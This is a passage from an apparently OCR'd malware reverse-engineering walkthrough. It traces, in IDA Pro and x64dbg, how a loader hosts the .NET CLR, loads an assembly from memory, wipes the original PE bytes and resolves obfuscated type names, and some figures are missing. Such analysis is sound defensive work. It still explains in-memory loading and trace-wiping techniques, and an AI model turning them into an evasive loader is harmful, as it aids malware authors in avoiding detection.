


Figure 5.5.3: Adding a new member of type `_Assembly *` to `struc_1`

The custom structure after adding the `assembly` member (Figure 5.5.4):

```
00000000 ; [00000004 BYTES. COLLAPSED STRUCT IDispatch. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED STRUCT IUnknown. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000118 BYTES. COLLAPSED STRUCT mscorlib::_AppDomain_vtbl. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED STRUCT mscorlib::_Assembly. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; ---------------------------------------------------------------------------
00000000
00000000 struc_1         struc ; (sizeof=0x18, mappedto_2)
00000000 iclr_metahost   dd ?                    ; offset
00000004 iclr_runtime_info dd ?                  ; offset
00000008 icor_runtime_host dd ?                  ; offset
0000000C app_domain      dd ?                    ; offset
00000010 app_domain_interface dd ?               ; offset
00000014 assembly        dd ?                    ; offset
00000018 struc_1         ends
00000018
```

Figure 5.5.4

After adding the `assembly` member and decompiling (Figure 5.5.5):

```
91        v10 = a3->icor_runtime_host->GetDefaultDomain(a3->icor_runtime_host, &a3->app_domain);
92      }
93      if ( v10 >= 0
94        && (*p_app_domain)->QueryInterface(*p_app_domain, (const IID *)(a1 + 2208), (void **)&a3->app_domain_interface) >= 0 )
95      {
96        v12 = *(_DWORD *)(a2 + 1316);
97        v21[1] = 0;
98        v21[0] = v12;
99        safe_array = (SAFEARRAY *)(*(int (__cdecl **)(int, int, int *))(a1 + 152))(17, 1, v21);// SafeArrayCreate
100       v14 = safe_array;
101       if ( safe_array )
102       {
103         pvData = safe_array->pvData;
104         // Copy PE file into safe_array
105         for ( i = 0; i < *(_DWORD *)(a2 + 1316); ++i )
106           pvData[i] = *(_BYTE *)(i + a2 + 1320);
107         a3->app_domain_interface->Load_3(a3->app_domain_interface, safe_array, &a3->assembly);
108         v17 = 0;
109         for ( j = v14->pvData; v17 < *(_DWORD *)(a2 + 1316); ++v17 )
110         {
111           *(_BYTE *)(v17 + a2 + 1320) = 0;
112           j[v17] = 0;
113         }
114         (*(void (__thiscall **)(unsigned int, SAFEARRAY *))(a1 + 164))(v17, v14);
115       }
116     }
117   }
118   return v19;
119 }
120 else
121 {
```

Figure 5.5.5

Arguments of `Load_3` (Figure 5.5.6):

```
1: [esp] 032C0010 <app_domain_interface> (032C001
2: [esp+4] 015B39A0 <safe_array> (015B39A0)
3: [esp+8] 0581E998 0581E998
```

Figure 5.5.6

`0x0581E998` **before** `Load_3` is called (Figure 5.5.7):

Address	Hex	ASCII
0581E998	00 00 00 00 00 00 00 00 00 00 00 00 73 68 65 6C	............shel
0581E9A8	6C 33 32 00 00 00 00 00 00 00 00 00 E0 02 53 01	l32.........à.S.
0581E9B8	02 00 00 00 2F 00 00 00 78 E8 81 05 12 00 00 00	..../...xè......
0581E9C8	4E DE 50 6A 54 E7 81 05 12 00 00 00 70 E8 81 05	NÞPjTç......pè..
0581E9D8	20 0D 51 6A 05 03 09 00 08 01 00 00 00 00 00 00	.Qj.............
0581E9E8	00 00 00 00 00 00 00 00 00 00 00 00 B6 E1 50 6A	............¶áPj
0581E9F8	70 32 51 6A C8 E1 50 6A 30 F1 81 05 70 32 51 6A	p2QjÈáPj0ñ..p2Qj
0581EA08	00 00 00 00 10 F0 81 05 00 00 00 00 08 00 00 00	.....ð..........

Figure 5.5.7

`0x0581E998` **after** `Load_3` is called (Figure 5.5.8):

Address	Hex	ASCII
0581E998	F0 FF 2C 03 00 00 00 00 00 00 00 00 73 68 65 6C	ðÿ,.........shel
0581E9A8	6C 33 32 00 00 00 00 00 00 00 00 00 E0 02 53 01	l32.........à.S.
0581E9B8	02 00 00 00 2F 00 00 00 78 E8 81 05 12 00 00 00	..../...xè......
0581E9C8	4E DE 50 6A 54 E7 81 05 12 00 00 00 70 E8 81 05	NÞPjTç......pè..
0581E9D8	20 0D 51 6A 05 03 09 00 08 01 00 00 00 00 00 00	.Qj.............
0581E9E8	00 00 00 00 00 00 00 00 00 00 00 00 B6 E1 50 6A	............¶áPj
0581E9F8	70 32 51 6A C8 E1 50 6A 30 F1 81 05 70 32 51 6A	p2QjÈáPj0ñ..p2Qj
0581EA08	00 00 00 00 10 F0 81 05 00 00 00 00 08 00 00 00	.....ð..........

Figure 5.5.8

We'll label `0x032CFFF0` as `assembly`:

032CFFF0 <assembly>	A8 2C C6 05	F0 33 C6 05	80 34 C6 05	C0 FF 2C 03

Figure 5.5.9: Memory dump of `0x032CFFF0`

Cleaning up the PE file from memory

Stepping forward, we enter another loop (Figure 5.6.1):

```
95      {
96        v12 = *(_DWORD *)(a2 + 1316);
97        v21[1] = 0;
98        v21[0] = v12;
99        safe_array = (SAFEARRAY *)(*(int (__cdecl **)(int, int, int *))(a1 + 152))(17, 1, v21);// SafeArrayCreate
100       v14 = safe_array;
101       if ( safe_array )
102       {
103         pvData = safe_array->pvData;
104         // Copy PE file into safe_array
105         for ( i = 0; i < *(_DWORD *)(a2 + 1316); ++i )
106           pvData[i] = *(_BYTE *)(i + a2 + 1320);
107         a3->app_domain_interface->Load_3(a3->app_domain_interface, safe_array, &a3->assembly);
108         v17 = 0;
109         for ( j = v14->pvData; v17 < *(_DWORD *)(a2 + 1316); ++v17 )
110         {
111           *(_BYTE *)(v17 + a2 + 1320) = 0;
112           j[v17] = 0;
113         }
114         (*(void (__thiscall **)(unsigned int, SAFEARRAY *))(a1 + 164))(v17, v14);
115       }
116     }
117   }
118   return v19;
119 }
120 else
121 {
122   a3->icor_runtime_host = 0;
123   return 0;
124 }
125 }
```

Figure 5.6.1

This corresponds with the following instructions (Figure 5.6.2):

```
06CD8F4B   76 13          jbe 6CD8F60
06CD8F4D   889429 28050000  mov byte ptr ds:[ecx+ebp+528],dl
06CD8F54   881408         mov byte ptr ds:[eax+ecx],dl
06CD8F57   41             inc ecx
06CD8F58   3B8D 24050000  cmp ecx,dword ptr ss:[ebp+524]
06CD8F5E   72 ED          jb 6CD8F4D
06CD8F60   56             push esi
```

Figure 5.6.2


It looks like we're moving the contents of `dl` into `ecx+ebp+528` (`0x05EB0528`) and `eax+ecx` (`0x061FC020`). Remember that those addresses were the source and destination respectively of the move operation that copied the executable, and that `dl` is the least significant byte of the EDX register, which is 0 at the moment:

```
EDX 00000000
```

Figure 5.6.3: EDX right before the loop

So this loop zeroes out the memory at both the source and destination addresses that contain the executable. We can confirm this by setting a breakpoint after the last instruction of the loop, continuing execution until we break, and checking the contents of both addresses:


Contents of `0x05EB0528` after the loop (Figure 5.6.4):



Address	Hex	ASCII
05EB0528	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0538	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0548	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0558	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0568	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0578	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0588	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0598	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

Figure 5.6.4

Contents of `0x061FC020` after the loop (Figure 5.6.5):



Address	Hex	ASCII
061FC020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
061FC030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
061FC040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
061FC050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
061FC060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
061FC070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
061FC080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
061FC090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

Figure 5.6.5

SafeArrayDestroy

The next function is another dynamically called function (Figure 5.7.1):

```
94        && (*p_app_domain)->QueryInterface(*p_app_domain, (const IID *)(a1 + 2208), (void **)&a3->app_domain_interface) >= 0 )
95      {
96        v12 = *(_DWORD *)(a2 + 1316);
97        v21[1] = 0;
98        v21[0] = v12;
99        safe_array = (SAFEARRAY *)(*(int (__cdecl **)(int, int, int *))(a1 + 152))(17, 1, v21);// SafeArrayCreate
100       v14 = safe_array;
101       if ( safe_array )
102       {
103         pvData = safe_array->pvData;
104         // Copy PE file into safe_array
105         for ( i = 0; i < *(_DWORD *)(a2 + 1316); ++i )
106           pvData[i] = *(_BYTE *)(i + a2 + 1320);
107         a3->app_domain_interface->Load_3(a3->app_domain_interface, safe_array, &a3->assembly);
108         v17 = 0;
109         // Delete PE file
110         for ( j = v14->pvData; v17 < *(_DWORD *)(a2 + 1316); ++v17 )
111         {
112           *(_BYTE *)(v17 + a2 + 1320) = 0;
113           j[v17] = 0;
114         }
115         (*(void (__thiscall **)(unsigned int, SAFEARRAY *))(a1 + 164))(v17, v14);
116       }
117     }
118   }
119   return v19;
120 }
121 else
122 {
123   a3->icor_runtime_host = 0;
124   return 0;
```

Figure 5.7.1

x64dbg resolves the function as `oleaut32.SafeArrayDestroy` (Figure 5.7.2):




Figure 5.7.2

The address of our `SAFEARRAY` is passed as an argument (Figure 5.7.3):




Figure 5.7.3

Once we've stepped over this call to `SafeArrayDestroy`, every trace of the executable is wiped from memory.

We step forward until we finally return from `sub_108D67` (Figure 5.7.4):

```
96        v12 = *(_DWORD *)(a2 + 1316);
97        v21[1] = 0;
98        v21[0] = v12;
99        safe_array = (SAFEARRAY *)(*(int (__cdecl **)(int, int, int *))(a1 + 152))(17, 1, v21);// SafeArrayCreate
100       v14 = safe_array;
101       if ( safe_array )
102       {
103         pvData = safe_array->pvData;
104         // Copy PE file into safe_array
105         for ( i = 0; i < *(_DWORD *)(a2 + 1316); ++i )
106           pvData[i] = *(_BYTE *)(i + a2 + 1320);
107         a3->app_domain_interface->Load_3(a3->app_domain_interface, safe_array, &a3->assembly);
108         v17 = 0;
109         // Delete PE file
110         for ( j = v14->pvData; v17 < *(_DWORD *)(a2 + 1316); ++v17 )
111         {
112           *(_BYTE *)(v17 + a2 + 1320) = 0;
113           j[v17] = 0;
114         }
115         (*(void (__thiscall **)(unsigned int, SAFEARRAY *))(a1 + 164))(v17, v14);// SafeArrayDestroy
116       }
117     }
118   }
119   return v19;
120 }
121 else
122 {
123   a3->icor_runtime_host = 0;
124   return 0;
125 }
126}
```

Figure 5.7.4

Summary

In this section, the malware has created a domain, loaded an assembly into the domain, and removed all traces of the original PE file.

Part 6: Running the .NET assembly in the CLR

We finally return from `sub_108D67`. We'll rename it to `create_clr_and_load_assembly`, and step into the next function, `sub_109346` (Figure 6.1.1):

```
140       {
141         memcpy(alloced_mem_2, (int)v20, 1328);
142         if ( v20[2] != 3 && v20[2] != 4 )
143         {
144           if ( v20[2] != 2 )
145             goto LABEL_45;
146           sub_10A795(v20 + 330, alloced_mem_2_copy + 330);
147 LABEL_44:
148           v20 = alloced_mem_2_copy;
149 LABEL_45:
150           switch ( *v20 )
151           {
152             case 3:
153             case 4:
154               sub_1096A6(alloced_mem_copy, v20);
155               break;
156             case 1:
157             case 2:
158               if ( create_clr_and_load_assembly(alloced_mem_copy, v20, zeroed_out_mem) )
159                 sub_109346(alloced_mem_copy, v20, zeroed_out_mem);
160               sub_108833(alloced_mem_copy, zeroed_out_mem);
161               break;
162             case 5:
163             case 6:
164               sub_109F14(alloced_mem_copy, v20);
165               break;
166           }
167           if ( *(_DWORD *)(alloced_mem_copy + 560) == 3 )
168           {
169             while ( 1 )
170               ;
```

Figure 6.1.1

Creating strings

Notice that the pointer to `zeroed_out_mem`, which we had converted into a pointer to our custom structure in Part 4, is provided as an argument in both `create_clr_and_load_assembly` and `sub_109346`. We'll need to update the type of the local variable again so that all functions and member names are resolved correctly (right-click '`a3`' > Click 'Convert to struct *...' > Select 'struc_1' > Click 'OK'):

Before changing the type of the variable in *IDA Pro* (Figure 6.1.2):

```
1  int __cdecl sub_109346(int a1, int a2, int a3)
2  {
3    int v3; // ebp
4    bool v4; // zf
5    _DWORD *v5; // edi
6    int v6; // esi
7    int v7; // eax
8    unsigned int i; // eax
9    int v9; // eax
10   int v10; // eax
11   int v11; // eax
12   int result; // eax
13   int v13; // ebp
14   int *v14; // edx
15   _DWORD *v15; // edi
16   int v16; // ecx
17   int v17; // ebp
18   int v18; // edi
19   unsigned int j; // eax
20   int v20; // esi
21   int v21; // esi
22   unsigned int v22; // [esp+58h] [ebp-27Ch] BYREF
23   unsigned int v23; // [esp+5Ch] [ebp-278h] BYREF
24   __int16 v24; // [esp+60h] [ebp-274h] BYREF
25   int v25; // [esp+64h] [ebp-270h] BYREF
26   int v26; // [esp+68h] [ebp-26Ch]
27   int v27; // [esp+6Ch] [ebp-268h]
28   int v28; // [esp+70h] [ebp-264h] BYREF
29   int v29; // [esp+74h] [ebp-260h] BYREF
30   int v30; // [esp+78h] [ebp-25Ch]
31   _DWORD *v31; // [esp+7Ch] [ebp-258h]
```

Figure 6.1.2

After changing the type of the variable in *IDA Pro* (Figure 6.1.3):

```
1  int __cdecl sub_109346(int a1, int a2, struc_1 *a3)
2  {
3    int v3; // ebp
4    bool v4; // zf
5    ICLRRuntimeInfo **p_iclr_runtime_info; // edi
6    int v6; // esi
7    int v7; // eax
8    unsigned int i; // eax
9    int v9; // eax
10   int v10; // eax
11   int v11; // eax
12   int result; // eax
13   int v13; // ebp
14   mscorlib::_Assembly *assembly; // edx
15   struc_1 *v15; // edi
16   mscorlib::_Assembly_vtbl *v16; // ecx
17   int v17; // ebp
18   int v18; // edi
19   unsigned int j; // eax
20   int v20; // esi
21   int v21; // esi
22   unsigned int v22; // [esp+58h] [ebp-27Ch] BYREF
23   unsigned int v23; // [esp+5Ch] [ebp-278h] BYREF
24   __int16 v24; // [esp+60h] [ebp-274h] BYREF
25   int v25; // [esp+64h] [ebp-270h] BYREF
26   int v26; // [esp+68h] [ebp-26Ch]
27   int v27; // [esp+6Ch] [ebp-268h]
28   int v28; // [esp+70h] [ebp-264h] BYREF
29   int v29; // [esp+74h] [ebp-260h] BYREF
30   int v30; // [esp+78h] [ebp-25Ch]
31   struc_1 *v31; // [esp+7Ch] [ebp-258h]
```

Figure 6.1.3

If we step forward in the debugger, the control flow takes us all the way to line 118, which is another call to `multi_byte_to_wide_char` (Figure 6.1.4):

```
115     }
116     return 1;
117   }
118   multi_byte_to_wide_char(a1, a2 + 524, v42);
119   result = (*(int (__stdcall **)(char *))(a1 + 176))(v42);
120   v13 = result;
121   v26 = result;
122   if ( !result )
123     return result;
124   multi_byte_to_wide_char(a1, a2 + 780, v42);
125   v27 = (*(int (__stdcall **)(char *))(a1 + 176))(v42);
126   if ( v27 )
127   {
128     assembly = a3->assembly;
129     v15 = a3 + 1;
130     v16 = assembly->__vftable;
131     v31 = a3 + 1;
132     if ( ((int (__stdcall *)(mscorlib::_Assembly *, int, struc_1 *))v16->GetType_2)(assembly, v13, a3 + 1) >= 0 )
133     {
134       v17 = 0;
135       if ( !*(_BYTE *)(a2 + 1036) )
136         goto LABEL_26;
137       multi_byte_to_wide_char(a1, a2 + 1036, v42);
138       v30 = (*(int (__stdcall **)(char *, unsigned int *))(a1 + 148))(v42, &v23);
139       v17 = (*(int (__stdcall **)(int, _DWORD, unsigned int))(a1 + 156))(12, 0, v23);
140       if ( !v17 )
141         goto LABEL_26;
142       v22 = 0;
143       if ( !v23 )
144         goto LABEL_26;
145       v18 = v30;
```

Figure 6.1.4

Arguments of `multi_byte_to_wide_char` (Figure 6.1.5):

```
1: [esp] 06710000 <alloced_mem> (06710000)
2: [esp+4] 05EB020C 05EB020C "bZxYDHyrqPGSjdMqk1.
3: [esp+8] 0581E74C 0581E74C
```

Figure 6.1.5

It appears to copy the string “`bZxYDHyrqPGSjdMqk1.fHpoaSq5PUsM91g8fp`” into `0x0581E74C` (the string is truncated in the image).

`0x0581E74C` after `multi_byte_to_wide_char` is called (Figure 6.1.6):

```
0581E74C  62 00 5A 00 78 00 59 00 44 00 48 00 79 00 72 00  b.Z.x.Y.D.H.y.r.
0581E75C  71 00 50 00 47 00 53 00 6A 00 64 00 4D 00 71 00  q.P.G.S.j.d.M.q.
0581E76C  6B 00 31 00 2E 00 66 00 48 00 70 00 6F 00 61 00  k.1...f.H.p.o.a.
0581E77C  53 00 71 00 35 00 50 00 55 00 73 00 4D 00 39 00  S.q.5.P.U.s.M.9.
0581E78C  31 00 67 00 38 00 66 00 70 00 00 00 00 00 00 00  1.g.8.f.p.......
```

Figure 6.1.6

We’ll update the variable name:

```
115   }
116   return 1;
117 }
118 multi_byte_to_wide_char(a1, a2 + 524, wide_char_str);
119 result = (*(int (__stdcall **)(char *))(a1 + 176))(wide_char_str);
120 v13 = result;
121 v26 = result;
122 if ( !result )
123   return result;
124 multi_byte_to_wide_char(a1, a2 + 780, wide_char_str);
125 v27 = (*(int (__stdcall **)(char *))(a1 + 176))(wide_char_str);
126 if ( v27 )
127 {
128   assembly = a3->assembly;
129   v15 = a3 + 1;
130   v16 = assembly->__vftable;
131   v31 = a3 + 1;
132   if ( ((int (__stdcall *)(mscorlib::_Assembly *, int, struc_1 *))v16->GetType_2)(assembly, v13, a3 + 1) >= 0 )
133   {
134     v17 = 0;
135     if ( !*(_BYTE *)(a2 + 1036) )
136       goto LABEL_26;
137     multi_byte_to_wide_char(a1, a2 + 1036, wide_char_str);
138     v30 = (*(int (__stdcall **)(char *, unsigned int *))(a1 + 148))(wide_char_str, &v23);
139     v17 = (*(int (__stdcall **)(int, _DWORD, unsigned int))(a1 + 156))(12, 0, v23);
140     if ( !v17 )
141       goto LABEL_26;
142     v22 = 0;
143     if ( !v23 )
144       goto LABEL_26;
145     v18 = v30;
```

Figure 6.1.7: The decompiled code after renaming the variable containing the wide char string

The next function is dynamically called, so *IDA* can't resolve it (Figure 6.1.8):

```
115   }
116   return 1;
117 }
118 multi_byte_to_wide_char(a1, a2 + 524, wide_char_str);
119 result = (*(int (__stdcall **)(char *))(a1 + 176))(wide_char_str);
120 v13 = result;
121 v26 = result;
122 if ( !result )
123   return result;
124 multi_byte_to_wide_char(a1, a2 + 780, wide_char_str);
125 v27 = (*(int (__stdcall **)(char *))(a1 + 176))(wide_char_str);
126 if ( v27 )
127 {
128   assembly = a3->assembly;
129   v15 = a3 + 1;
130   v16 = assembly->__vftable;
131   v31 = a3 + 1;
132   if ( ((int (__stdcall *)(mscorlib::_Assembly *, int, struc_1 *))v16->GetType_2)(assembly, v13, a3 + 1) >= 0 )
133   {
134     v17 = 0;
135     if ( !*(_BYTE *)(a2 + 1036) )
136       goto LABEL_26;
137     multi_byte_to_wide_char(a1, a2 + 1036, wide_char_str);
138     v30 = (*(int (__stdcall **)(char *, unsigned int *))(a1 + 148))(wide_char_str, &v23);
139     v17 = (*(int (__stdcall **)(int, _DWORD, unsigned int))(a1 + 156))(12, 0, v23);
140     if ( !v17 )
141       goto LABEL_26;
142     v22 = 0;
143     if ( !v23 )
144       goto LABEL_26;
145     v18 = v30;
```

Figure 6.1.8

x64dbg resolves this as `SysAllocString` (Figure 6.1.9):




Figure 6.1.9

Its only argument is the wide character string that was created earlier (Figure 6.1.10):




Figure 6.1.10

`SysAllocString` returns the following address that contains our string (Figure 6.1.11):

Figure 6.1.11

We'll update the variable name:

```
115     }
116     return 1;
117   }
118   multi_byte_to_wide_char(a1, a2 + 524, wide_char_str);
119   alloced_str_1 = (*(int (__stdcall **)(char *))(a1 + 176))(wide_char_str);// SysAllocString
120   v13 = alloced_str_1;
121   v26 = alloced_str_1;
122   if ( !alloced_str_1 )
123     return alloced_str_1;
124   multi_byte_to_wide_char(a1, a2 + 780, wide_char_str);
125   v27 = (*(int (__stdcall **)(char *))(a1 + 176))(wide_char_str);
126   if ( v27 )
127   {
128     assembly = a3->assembly;
129     v15 = a3 + 1;
130     v16 = assembly->__vftable;
131     v31 = a3 + 1;
132     if ( ((int (__stdcall *)(mscorlib::_Assembly *, int, struc_1 *))v16->GetType_2)(assembly, v13, a3 + 1) >= 0 )
133     {
134       v17 = 0;
135       if ( !*(_BYTE *)(a2 + 1036) )
136         goto LABEL_26;
137       multi_byte_to_wide_char(a1, a2 + 1036, wide_char_str);
138       v30 = (*(int (__stdcall **)(char *, unsigned int *))(a1 + 148))(wide_char_str, &v23);
139       v17 = (*(int (__stdcall **)(int, _DWORD, unsigned int))(a1 + 156))(12, 0, v23);
140       if ( !v17 )
141         goto LABEL_26;
142       v22 = 0;
143       if ( !v23 )
144         goto LABEL_26;
145       v18 = v30;
```

Figure 6.1.12: The decompiled code after labeling the variable containing the new string

We have another call to `multi_byte_to_wide_char` (Figure 6.1.13):

```
115     }
116     return 1;
117   }
118   multi_byte_to_wide_char(a1, a2 + 524, wide_char_str);
119   alloced_str_1 = (*(int (__stdcall **)(char *))(a1 + 176))(wide_char_str);// SysAllocString
120   v13 = alloced_str_1;
121   v26 = alloced_str_1;
122   if ( !alloced_str_1 )
123     return alloced_str_1;
124   multi_byte_to_wide_char(a1, a2 + 780, wide_char_str);
125   v27 = (*(int (__stdcall **)(char *))(a1 + 176))(wide_char_str);
126   if ( v27 )
127   {
128     assembly = a3->assembly;
129     v15 = a3 + 1;
130     v16 = assembly->__vftable;
131     v31 = a3 + 1;
132     if ( ((int (__stdcall *)(mscorlib::_Assembly *, int, struc_1 *))v16->GetType_2)(assembly, v13, a3 + 1) >= 0 )
133     {
134       v17 = 0;
135       if ( !*(_BYTE *)(a2 + 1036) )
136         goto LABEL_26;
137       multi_byte_to_wide_char(a1, a2 + 1036, wide_char_str);
138       v30 = (*(int (__stdcall **)(char *, unsigned int *))(a1 + 148))(wide_char_str, &v23);
139       v17 = (*(int (__stdcall **)(int, _DWORD, unsigned int))(a1 + 156))(12, 0, v23);
140       if ( !v17 )
141         goto LABEL_26;
142       v22 = 0;
143       if ( !v23 )
144         goto LABEL_26;
145       v18 = v30;
```

Figure 6.1.13

Arguments of `multi_byte_to_wide_char` (Figure 6.1.14):

```
1: [esp] 06710000 <alloced_mem> (06710000)
2: [esp+4] 05EB030C 05EB030C "cJNe8Pbsx"
3: [esp+8] 0581E74C 0581E74C L"bZxYDHyrqPGSjdMqk1
```

Figure 6.1.14

This time, it copies the string “cJNe8Pbsx” into the address `0x0581E74C`:

Address	Hex	ASCII
0581E74C	63 00 4A 00 4E 00 65 00 38 00 50 00 62 00 73 00	c.J.N.e.8.P.b.s.
0581E75C	78 00 00 00 47 00 53 00 6A 00 64 00 4D 00 71 00	x...G.S.j.d.M.q.
0581E76C	6B 00 31 00 2E 00 66 00 48 00 70 00 6F 00 61 00	k.1...f.H.p.o.a.
0581E77C	53 00 71 00 35 00 50 00 55 00 73 00 4D 00 39 00	S.q.5.P.U.s.M.9.
0581E78C	31 00 67 00 38 00 66 00 70 00 00 00 00 00 00 00	1.g.8.f.p.......

Figure 6.1.15: The memory dump of `0x0581E74C` after `multi_byte_to_wide_char` is called

Like before, we have another call to `SysAllocString` (Figure 6.1.16):




Figure 6.1.16

Argument of `SysAllocString` (Figure 6.1.17):




Figure 6.1.17

SysAllocString returns a wide character string at `0x015E8E34` (Figure 6.1.18):

Figure 6.1.18

We update the variable name:

```
115     }
116     return 1;
117   }
118   multi_byte_to_wide_char(a1, a2 + 524, wide_char_str);
119   alloced_str_1 = (*(int (__stdcall **)(char *))(a1 + 176))(wide_char_str);// SysAllocString
120   v13 = alloced_str_1;
121   v26 = alloced_str_1;
122   if ( !alloced_str_1 )
123     return alloced_str_1;
124   multi_byte_to_wide_char(a1, a2 + 780, wide_char_str);
125   alloced_str_2 = (*(int (__stdcall **)(char *))(a1 + 176))(wide_char_str);// SysAllocString
126   if ( alloced_str_2 )
127   {
128     assembly = a3->assembly;
129     v15 = a3 + 1;
